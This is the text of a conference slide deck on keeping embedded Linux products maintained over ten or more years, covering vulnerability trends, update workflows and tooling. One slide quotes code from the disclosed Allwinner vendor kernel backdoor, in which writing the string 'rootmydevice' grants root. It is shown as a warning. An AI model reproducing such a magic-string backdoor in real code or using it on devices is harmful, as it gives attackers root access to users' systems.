

Long-Term Maintenance, or How to (Mis-)Manage Embedded Systems for 10+ Years

Embedded Linux Conference Europe
Jan Lübbe <j.luebbe@pengutronix.de>

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A Short Survey


- Who has developed embedded Linux systems?
- ... that are now in the field? More than 5 years? 10 years?
- ... which use versions still maintained by upstream?
- Who had to update to fix a vulnerability?
- How long did it take? A day, a week, a month, a year?

Some Context

- Small teams (<10 kernel/platform developers)
- Custom hardware
- New product at least every few years
- ... supported for >10 years

Lessons learned in 15 years
of mainline-focused projects

“Traditional” Embedded Systems Lifecycle



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
“Traditional” Embedded Systems Lifecycle



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

Vulnerabilities By Year

Kernel




Vulnerabilities By Type




Vulnerabilities By Year

glibc




Vulnerabilities By Type




Vulnerabilities By Year

OpenSSL



Vulnerabilities By Type



Source: http://www.cvedetails.com/

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Backdoor in Allwinner Vendor Kernel

```
40
41          if(!strncmp("rootmydevice",(char*)buf,12)){
42                  cred = (struct cred *)__task_cred(current);
43                  cred->uid = 0;
44                  cred->gid = 0;
45                  cred->suid = 0;
46                  cred->euid = 0;
47                  cred->euid = 0;
48                  cred->egid = 0;
49                  cred->fsuid = 0;
50                  cred->fsgid = 0;
51                  printk("now you are root\n");
52          }
53
54          kfree(buf);
55          return count;
56  }
57
```


May 2016, https://github.com/allwinner-zh/linux-3.4-sunxi/blob/bd5637f7297c6abf78f93b31fc1dd33f2c1a9f76/arch/arm/mach-sunxi/sunxi-debug.c#L41

Field Observations

- Hardware vendors don't care about maintenance
  Vendor kernels already obsolete at start of project
- No workflow for customized pre-built distributions
  Development company on their own
- Selecting components tagged “longterm” w/o update concept
  Getting worst of both worlds
- Avoiding regular updates
  No proven and trained process
- Getting feedback by seeing your device in the news ...
  Already too late ...

Continuous Maintenance is Important!

- Critical vulnerability in a relevant component:
  At least one per 1-2 years (for a given system!)
- Upstream Projects maintain components for 2...5 years
- Server Distros are made for (at least casual) admin interaction



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Backporting?

Idea: Start with a version, back-port patches if necessary

- Doesn't scale with number of products → versions diverge
- Many local modifications → low test coverage
- After a few years: almost impossible to decide which upstream fixes are relevant

For product lifetimes of 10 ... 15 ... years, backporting is unsustainable!

What do we want?

- Short time between incident and fix
- Low risk of negative side effects
- Predictable (and low) costs over the maintenance period
- Scalable to multiple products
- New features for free!

Ingredients for a Sustainable Process

Always use releases still maintained by upstream

Disable unused components and enable hardening features

Review security announcements regularly

Use well-proven processes for:

- Building all components
- Testing and releasing new versions
- Deploying updates

Each release defines all software components exactly

Ensure that all components can be upgraded in the field

Workflow - Development

- Submit changes to the upstream projects
  → reduce maintenance effort

- Automate processes (build, test, release, deployment) early
  → “executable documentation”
  → reproducibility
  → avoid mistakes


- Stabilize for release on then-current stable upstream releases
  → no outdated versions in use

Development	Maintenance

Workflow – Every Year

Be prepared for possible incidents:

- Update components to current stable upstream releases (Kernel, Build-System, ...)
  → no unsupported versions in use
- Submit remaining changes to upstream projects
  → further reduce maintenance effort
- Testing
  → find and fix possible regressions



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
Workflow – Every Month

Periodic maintenance:

- Integrate upstream maintenance releases
  → be prepared
- Review security announcements for components
- Evaluate impact on the product



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
Workflow – Incident Response

Handle the identified problem:

- Apply upstream fix
- Use automated build, test, release and deployment processes
  → fix deployed



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Tools

Process Automation	Jenkins 2 with Pipeline as Code
Test Automation	LAVA kernelci.org
Redundant Boot	Barebox (bootchooser) UBoot/GRUB with custom scripts UEFI (am64, arm64)
Update Installer and Recovery	RAUC OSTree (larger systems) Swupdate
Rollout Scheduler	hawkBit mender.io, resin.io static webserver custom application

Conclusion

Many approaches have failed:


- Ignoring the problem
- Ad-hoc fixes for outdated versions
- Customized server distributions

Reasonable amount of work if done right:

- Upstreaming
- Process automation
- Sustainable work-flow

No more excuses for badly maintained embedded products!

Discussion



@shoragan, +JanLübbe-jlu

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Suggested Talks

Tuesday

- Comparison of Linux Software Update Technologies - Matt Porter (14:00, here)
- Approaches to Ultra-Long Software Maintenance - Wolfgbang Mauerer (15:00, here)
- Automated Testing Laboratory for Embedded Linux Distributions - Pawel Wieczorek (16:10)

Wednesday

- Building a Bards Farm: Continuous Integration and Remote Control - Antoine Tenart & Quentin Schulz (9:00)
- Choosing Linux for New Use Cases - Tsugikazu Shibata (14:00)
- Software Update for IoT: The Current State of Play - Chris Simmonds (14:00)

Thursday

- No, It's Never Too Late to Upstream Your Legacy Linux Based Platform - Neil Armstrong (11:15)
- Continuous Integration and Testing of a Yocto Project Based Automotive Head Unit - Mario Domenech Goulart & Mikko Rapeli (12:15)